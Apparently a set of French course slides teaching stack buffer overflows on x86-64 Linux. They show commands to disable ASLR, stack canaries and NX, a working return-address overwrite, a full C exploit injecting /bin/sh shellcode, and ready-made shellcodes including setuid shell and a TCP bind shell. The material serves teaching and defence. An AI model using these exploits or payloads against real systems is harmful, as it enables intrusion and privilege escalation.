Voyage au coeur d'un programme exécutable

Episode 3 - buffer overflow

Thierry Vaira
LaSalle Avignon BTS SN IR

v0.1 mai 2020

Buffer overflow

Un dépassement de tampon ou débordement de tampon (*buffer overflow*) est un *bug* par lequel un processus, lors de l'écriture dans un tampon, écrit à l'extérieur de l'espace alloué au tampon, écrasant ainsi des informations nécessaires au processus.

Le *bug* peut aussi être provoqué intentionnellement et être exploité pour exécuter des instructions introduites dans le processus.

Stack overflow

Un dépassement de pile ou débordement de pile (*stack overflow*) est un *bug* causé par un processus qui, lors de l'écriture dans une pile, écrit à l'extérieur de l'espace alloué à la pile, écrasant ainsi des informations nécessaires au processus.

Dans tous les langages de programmation, la pile d'exécution contient une quantité limitée de mémoire, habituellement déterminée au début du programme. La taille de la pile d'exécution dépend de nombreux facteurs, incluant le langage de programmation, l'architecture du processeur, l'utilisation du traitement multithread et de la quantité de mémoire vive disponible.

Un dépassement de pile d'exécution est généralement causé par l'une des deux erreurs de programmation suivantes : une récursivité infinie ou une allocation de variables trop grandes dans la pile.


Protections I

Quelques protections conçues pour interdire l'exploitation d'un débordement :

ASLR (*Address Space Layout Randomization*) : un mécanisme de protection du noyau Linux qui permet de placer de manière aléatoire les zones de données dans la mémoire virtuelle (tas, pile, ...). Cela rend donc l'exploitation d'un *buffer overflow* plus compliquée car il est difficile prédire l'adressage.

Désactivation : `$ sudo sysctl -w kernel.randomize_va_space=0`

Protections II



SSP (*Stack-Smashing-Protector*) : **`gcc`** ajoute un *canary* à la compilation. Un *canary* est une donnée (généralement aléatoire) placée dans la pile d'exécution. Si cette donnée est écrasée, alors un débordement est détecté et le programme s'arrête :

```
*** stack smashing detected ***: <unknown> terminated
Abandon (core dumped)
```

Désactivation : option **`-fno-stack-protector`** à la compilation avec **`gcc`**

Protections III

NX (*No eXecute*) : protection des processeurs AMD et Intel et prise en compte par le noyau Linux qui empêche d'exécuter du code dans des zones mémoire qui ne devrait pas être utilisées pour ça, comme la pile.

Désactivation : ajouter l'option **`-z execstack`** avec **`gcc`**

et/ou **`$ sudo apt-get install execstack`**

puis **`$ execstack -s <executable>`**

Exemple n°1

```
$ vim exemple1.c
#include <stdio.h>
#include <string.h>

int verifier(char *password) {
    char buffer[20];   // 20 octets
    int ok = 0;        // 4 octets
    strcpy(buffer, password);
    if(strcmp(buffer, "password") == 0) {
        ok = 1;
    }
    return ok;
}
```

Exemple n°1 (suite)

```
int main(int argc, char **argv) {
    if(argc > 1) {
        if(verifier(argv[1])) {
            printf("Ok\n");
        }
        else {
            printf("Non!\n");
        }
    }
    else {
        printf("Usage: %s <mot_de_passe>\n", argv[0]);
    }
    return 0;
}
```

Tests

```
$ gcc -g exemple1.c

$ ./a.out
Usage: ./a.out <mot_de_passe>

$ ./a.out toto
Non!

$ ./a.out password
Ok
```

Tests (suite)

```
$ ./a.out totototototototototototototototototot
*** stack smashing detected ***: <unknown> terminated
Abandon (core dumped)

$ gcc -g exemple1.c -fno-stack-protector

$ ./a.out totototototototototototototototototot
Ok

$ ./a.out totototototototototototototototototototo
Ok
Erreur de segmentation (core dumped)
```

Explications

```
$ gdb -q --args ./a.out totototototototototototototototototot
(gdb) list
...
(gdb) break 11
(gdb) run
(gdb) print $rbp
$1 = (void *) 0x7fffffffdd90
(gdb) print $rsp
$2 = (void *) 0x7fffffffdd60
(gdb) print &ok
$3 = (int *) 0x7fffffffdd8c
(gdb) print &buffer
$4 = (char (*)[20]) 0x7fffffffdd70
```

Explications (suite)

```
(gdb) x/32x 0x7fffffffdd70
0x7fffffffdd70:  0x74 0x6f 0x74 0x6f 0x74 0x6f 0x74 0x6f
0x7fffffffdd78:  0x74 0x6f 0x74 0x6f 0x74 0x6f 0x74 0x6f
0x7fffffffdd80:  0x74 0x6f 0x74 0x6f 0x74 0x6f 0x74 0x6f
0x7fffffffdd88:  0x74 0x6f 0x74 0x6f 0x74 0x00 0x00 0x00
```

ok

```
0x7fffffffdd90 - 0x7fffffffdd70 = 0x20 (32)    buffer
0x7fffffffdd90 - 0x7fffffffdd8c = 0x04 (4)     ok
```

Taille max de buffer dans la pile → 32 - 4 = 28 octets donc

- à partir de 29 octets la variable ok est “écrasé”
- à partir de 33 octets, il y a un dépassement de pile

Objectif

Sur la plupart des architectures de processeurs, l'adresse de retour d'une fonction est stockée dans la **pile** d'exécution.

Lorsqu'un dépassement se produit sur un tampon situé dans la pile d'exécution, il est alors possible d'écraser l'adresse de retour de la fonction en cours d'exécution.

L'attaquant peut ainsi contrôler le **pointeur d'instruction** après le retour de la fonction, et lui faire exécuter des instructions arbitraires, par exemple un code malveillant qu'il aura introduit dans le programme.

Exemple n°2

```
$ vim exemple1.c
#include <stdio.h>
#include <string.h>

int verifier(char *password) { ... }

void foo()
{
    printf("Coucou !\n");
    exit(0);
}
```

Exemple n°2 (suite)

```
int main(int argc, char **argv) {
    //printf("@foo = %p\n", &foo);
    if(argc > 1) {
        if(verifier(argv[1])) {
            printf("Ok\n");
        } else {
            printf("Non!\n");
        }
    } else {
        printf("Usage: %s <mot_de_passe>\n", argv[0]);
    }
    return 0;
}
```

Tests

```
$ gcc -g exemple2.c -fno-stack-protector -static

$ ./a.out
@foo = 0x400b96
Usage: ./a.out <mot_de_passe>

$ ./a.out $(python -c 'print "A"*40 + "\x96\x0b\x40"')
$ ./a.out $(python -c 'print "A"*40 + "\x40\x0b\x96"[::-1]')
$ ./a.out $(perl -e 'print "A"x40; print "\x96\x0b\x40";')
Coucou !
```

little endian

Explications

```
$ gdb -q --args ./a.out `perl -e 'print "A"x40; print "\x96\x0b\x40";'`
(gdb) break 11
(gdb) print $rbp
$1 = (void *) 0x7fffffffdd40
(gdb) x/16b 0x7fffffffdd40
0x7fffffffdd40:  0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x7fffffffdd48:  0x96 0x0b 0x40 0x00 0x00 0x00 0x00 0x00
```

save rip

shellcode

Un ***shellcode*** est une chaîne de caractères qui représente un code binaire exécutable.

À l'origine destiné à lancer un *shell* (**`/bin/sh`** sous Unix ou **`command.com`** ou **`cmd.exe`** sous DOS et Microsoft Windows par exemple), le mot a évolué pour désigner tout code malveillant qui détourne un programme de son exécution normale.

Par exemple, un *shellcode* peut être utilisé par un *hacker* voulant avoir accès à la ligne de commande.

Principe

Généralement, un *shellcode* est “injecté” dans la mémoire de l'ordinateur grâce à l'exploitation d'un **dépassement de tampon**.

Dans ce cas, l'exécution du *shellcode* peut être déclenchée par le remplacement dans la pile de l'adresse normale de retour par l'adresse du *shellcode* injecté.

Ainsi, lorsque la fonction est terminée, le microprocesseur, qui doit normalement exécuter les instructions situées à l'adresse de retour, exécute le *shellcode*.

Remarque : L'écriture de shellcodes est soumise à des contraintes (taille, pas de `0x00`*, etc…). Il existe des shellcodes prêts à l’emploi mais ils sont alors plus facilement détectables.*

Exemple n°3 : test d'un shellcode

```
// Choisir un shellcode à tester :
//#define X64_SHELLCODE_PASSWD
#define X64_SHELLCODE_SH
```

```
#include <stdio.h>
#include <string.h>

#ifdef X64_SHELLCODE_PASSWD
// ce shellcode (64 bits) affiche le fichier /etc/passwd
char shellcode[]
="\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\
x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31
\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x0
5\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41";
#endif

#ifdef X64_SHELLCODE_SH
// ce shellcode (64 bits) execute un shell
char shellcode[] =
"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x
57\x54\x5f\x6a\x3b\x58\x0f\x05";
#endif
```

Exemple n°3 : test d'un shellcode (suite)

```
void main()
{
    printf("Longueur du shellcode = %lu octets\n", strlen(shellcode));

    (*(void (*)())shellcode)(); // appel
}

# Avec les protections
$ gcc -g testshell.c -o testshell
$ ./testshell
Longueur du shellcode = 29 octets
Erreur de segmentation
```

Exemple n°3 : test d'un shellcode (fin)

```
# Sans les protections
tv@sedatech$ gcc -g testshell.c -o testshell -z execstack
-fno-stack-protector
tv@sedatech$ ./testshell
Longueur du shellcode = 29 octets
$ ps
  PID TTY          TIME CMD
 9441 pts/9    00:00:00 bash
14443 pts/9    00:00:00 sh
14482 pts/9    00:00:00 ps
$ exit
tv@sedatech$
```


À l'attaque ! un bug = une faille ?

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buffer[256];
    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
        ...
    }
    return 0;
}
```

Exemple n°4 : Analyse

```
$ gcc -g exemple4.c -o exemple4 -z execstack -fno-stack-protector
$ gdb -q --args ./exemple4 azertyuiop
(gdb) break 10
(gdb) run
(gdb) disassemble main
   0x000055555555464a <+0>:   push   %rbp
   0x000055555555464b <+1>:   mov    %rsp,%rbp
   0x000055555555464e <+4>:   sub    $0x110,%rsp
(gdb) print $rbp
$1 = (void *) 0x7fffffffddd0
(gdb) print $rsp
$2 = (void *) 0x7fffffffdcc0
(gdb) print &buffer
$3 = (char (*)[256]) 0x7fffffffdcd0
```


256 octets
8 octets
8 octets
1 octet
buffer
Sauvergarde
rbp
précédent
Sauvergarde
Adresse retour
rip
rsp
@buffer
rbp
-0x110 (272 octets)
???
???
shellcode
@shellcode
0x00
256 + 8 + 8 + 1 = 273 octets

Exemple n°4 : l'exploit

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define EXEC "./exemple4"
#define TAILLE_BUFFER 256+8+8+1
#define NOP 0x90

u_char shellcode[] =
"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xe
f\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05";

u_long get_rsp() {
    __asm__("mov %rsp, %rax");
}
```

Exemple n°4 : l'exploit

```
int main(int argc, char **argv) {
    char buffer[TAILLE_BUFFER];
    char *ptr_buffer = (char *)&buffer;
    unsigned long *adr_retour;
    int offset = 0;
    int i;

    if (argc > 1)
        offset = atoi(argv[1]);

    long rsp = get_rsp();
    unsigned long retour = rsp + offset;
    printf("shellcode      : %li octets\n", strlen(shellcode));
    printf("registre rsp   : 0x%lx\n", rsp);
    printf("offset         : %i\n", offset);
    printf("adresse retour : 0x%lx\n", retour);
```

Exemple n°4 : l'exploit

```
    for (i = 0; i < strlen(shellcode); i++, ptr_buffer++)
        *ptr_buffer = shellcode[i];

    for (i = strlen(shellcode); i < TAILLE_BUFFER-8-1; i++, ptr_buffer++)
        *ptr_buffer = NOP;

    //adr_retour = (long *)ptr_buffer;
    ptr_buffer = (char *)&buffer;
    adr_retour = (long *)(ptr_buffer+(TAILLE_BUFFER-8-1));
    *adr_retour = retour;
    adr_retour++;
    ptr_buffer = (char *)adr_retour;
    *adr_retour = 0;
    execl(EXEC, "exemple4", buffer, NULL);

    return 0;
}
```

Test : l'exploit

```
$ gcc -m64 exemple4.c -o exemple4 -z execstack -fno-stack-protector
# ou :
$ gcc -m64 exemple4.c -o exemple4 -fno-stack-protector
$ execstack -s exemple4

$ gcc -m64 exploit.c -o exploit

$ ./exploit 1
shellcode      : 29 octets
registre rsp   : 0x7fffffffdce0
offset         : 1
adresse retour : 0x7fffffffdce1
@buffer = 0x7fffffffdc40
@rsp    = 0x7fffffffdc20
Instruction non permise (core dumped)

# Donc : 0x7fffffffdce0 - 0x7fffffffdc40 = 0xA0 (160)
```

Exemple n°4 : l'exploit

```
# 7fffffffdce0-7fffffffdc40 = 0xA0 (160)

$ ./exploit -160
shellcode      : 29 octets
registre rsp   : 0x7fffffffdce0
offset         : -160
adresse retour : 0x7fffffffdc40
@buffer = 0x7fffffffdc40
@rsp    = 0x7fffffffdc20
$ ps
  PID TTY          TIME CMD
 3010 pts/2    00:00:06 bash
26302 pts/2    00:00:00 sh
26318 pts/2    00:00:00 ps
$ exit
```

cf. http://shell-storm.org/shellcode/

```
// /etc/passwd
u_char shellcode[] =
"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xe
c\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0
f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x3
1\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x7
7\x64\x41";

// setuid + /bin/sh
u_char shellcode[] =
        "\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62"
        "\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31"
        "\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c"
        "\x58\x0f\x05";
```

cf. http://shell-storm.org/shellcode/

```
#define PORT "\x7a\x69" /* 31337 */

// TCP bind shell
u_char shellcode[] = \
"\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a"
"\x02\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0"
"\x4d\x31\xd2\x41\x52\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02"
PORT"\x48\x89\xe6\x41\x50\x5f\x6a\x10\x5a\x6a\x31\x58\x0f\x05"
"\x41\x50\x5f\x6a\x01\x5e\x6a\x32\x58\x0f\x05\x48\x89\xe6\x48\x31"
"\xc9\xb1\x10\x51\x48\x89\xe2\x41\x50\x5f\x6a\x2b\x58\x0f\x05\x59"
"\x4d\x31\xc9\x49\x89\xc1\x4c\x89\xcf\x48\x31\xf6\x6a\x03\x5e\x48"
"\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a"
"\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54"
"\x5f\x6a\x3b\x58\x0f\x05";
```


That's all Folks!